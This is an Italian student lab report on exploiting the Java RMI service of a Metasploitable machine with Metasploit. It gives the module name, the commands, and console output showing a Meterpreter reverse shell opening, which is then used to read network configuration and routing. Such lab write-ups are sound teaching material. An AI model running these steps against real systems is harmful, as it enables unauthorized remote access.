

# REPORT PROGETTO S7/L5

08/03/2024



Prepared By:  
Ayman Hani

# TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono: • La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111 • La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112 •

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete ; 2) informazioni sulla tabella di routing della macchina vittima.

# INDICE

1. METASPLOIT
2. JAVA RMI
3. METERPRETER
4. RISOLUZIONE  
TRACCIA

# METASPLOIT

- Metasploit è un potente framework open source utilizzato per test di penetrazione e valutazioni di sicurezza. Consente ai professionisti della sicurezza di scoprire vulnerabilità nei sistemi informatici, reti e applicazioni. Metasploit fornisce agli utenti una vasta libreria di exploit conosciuti, payload e strumenti che possono essere utilizzati per simulare attacchi e testare la robustezza delle difese di un sistema.
- Metasploit è noto anche per la sua capacità di essere utilizzato sia per scopi legittimi, come il test delle vulnerabilità da parte degli amministratori di sistema, sia per scopi meno etici, come gli attacchi informatici

# JAVA RMI


- Java RMI (Remote Method Invocation) è un meccanismo che consente a un oggetto Java in un'applicazione di chiamare i metodi di un oggetto remoto situato su un'altra macchina virtuale Java. Questo meccanismo viene utilizzato per consentire la comunicazione e lo scambio di dati tra applicazioni Java su macchine remote all'interno di una rete.
- Tuttavia, come ogni meccanismo di comunicazione remota, Java RMI può essere soggetto a vulnerabilità di sicurezza se non implementato correttamente. Un attaccante può sfruttare queste vulnerabilità per eseguire codice malevolo o ottenere un accesso non autorizzato al sistema bersaglio.
- Metasploit, come piattaforma di test di penetrazione, include moduli di exploit che sfruttano le vulnerabilità note, inclusa la vulnerabilità Java RMI. Utilizzando tali moduli, un attaccante può automatizzare il processo di sfruttamento delle vulnerabilità Java RMI per ottenere l'accesso non autorizzato al sistema bersaglio.
- In pratica, l'attaccante identifica un servizio Java RMI vulnerabile su un sistema bersaglio e quindi utilizza Metasploit per eseguire un modulo di exploit specifico per quella vulnerabilità. Una volta eseguito con successo, l'attaccante potrebbe ottenere un accesso remoto al sistema bersaglio, consentendo l'esecuzione di ulteriori attività malevole come l'installazione di malware, il furto di dati o il controllo completo del sistema.
-

# METERPRETER

Meterpreter è un payload avanzato e una shell remota utilizzati all'interno del framework Metasploit per ottenere e mantenere l'accesso non autorizzato ai sistemi bersaglio. È progettato per essere furtivo, potente e ricco di funzionalità, consentendo agli attaccanti di eseguire una vasta gamma di attività malevole sui sistemi compromessi. Ha una Shell remota multi-piattaforma: Meterpreter offre una shell remota che funziona su diverse piattaforme, inclusi sistemi Windows, Linux e macOS. Questo consente agli attaccanti di interagire con i sistemi bersaglio senza dover cambiare strumenti o procedure. Inoltre Meterpreter può essere facilmente integrato nei sistemi bersaglio, consentendo agli attaccanti di mantenere l'accesso persistente anche dopo riavvii o aggiornamenti del sistema. Offre un'ampia gamma di funzionalità avanzate, tra cui l'esecuzione di comandi di sistema, la modifica dei file di sistema, il controllo dei processi, la cattura dello schermo, il keylogging, il furto di credenziali, il tunneling di rete, e molto altro ancora. Utilizza la crittografia per proteggere le comunicazioni tra l'attaccante e il sistema bersaglio, rendendo più difficile il rilevamento e l'analisi da parte delle soluzioni di sicurezza. Infine Meterpreter è altamente flessibile e può essere esteso con nuove funzionalità e script personalizzati, consentendo agli attaccanti di adattarlo alle esigenze specifiche dell'ambiente di attacco.



# RISOLUZIONE TRACCIA

Iniziamo con la configurazione degli IP  
di kali e metasploitable






Ho avviato Metasploit utilizzando il comando **msfconsole** e utilizzato il modulo **exploit/multi/misc/java\_rmi\_server** per sfruttare la vulnerabilità Java RMI sulla porta 1099 della macchina Metasploitable.





Una volta scelto il modulo sappiamo che non c'è bisogno di configurare il payload quindi controlliamo con il comando **show options** quali parametri siamo obbligati a settare, in questo caso l'unico parametro obbligatorio è l'IP della macchina target quindi utilizzando il comando **set RHOSTS 192.168.11.112** saremo pronti a lanciare l'exploit con appunto **exploit/run** e avvieremo una sessione con meterpreter.



```
kali@kali:~$ msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |




Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
```




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/KxsYxYvVLMpOpx
[*] 192.168.11.112:1099 - Server started
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54625) at 2024-03-08 06:17:29 -0500

meterpreter >
```

Adesso che abbiamo ottenuto una sessione remota Meterpreter, raccogliamo le informazioni che riguardano la configurazione di rete e le informazioni sulla tabella di routing della macchina vittima con i seguenti comandi: **ipconfig**, **route**.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the output of the 'ipconfig' command in a Meterpreter session. The output shows the configuration for two network interfaces: 'lo' (loopback) and 'eth0' (Ethernet). The 'lo' interface has an IPv4 address of 127.0.0.1 and an IPv6 address of ::1. The 'eth0' interface has an IPv4 address of 192.168.11.112 and an IPv6 address of fe80::a00:27ff:febd:6f5a.

```
kali@kali:~$ msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

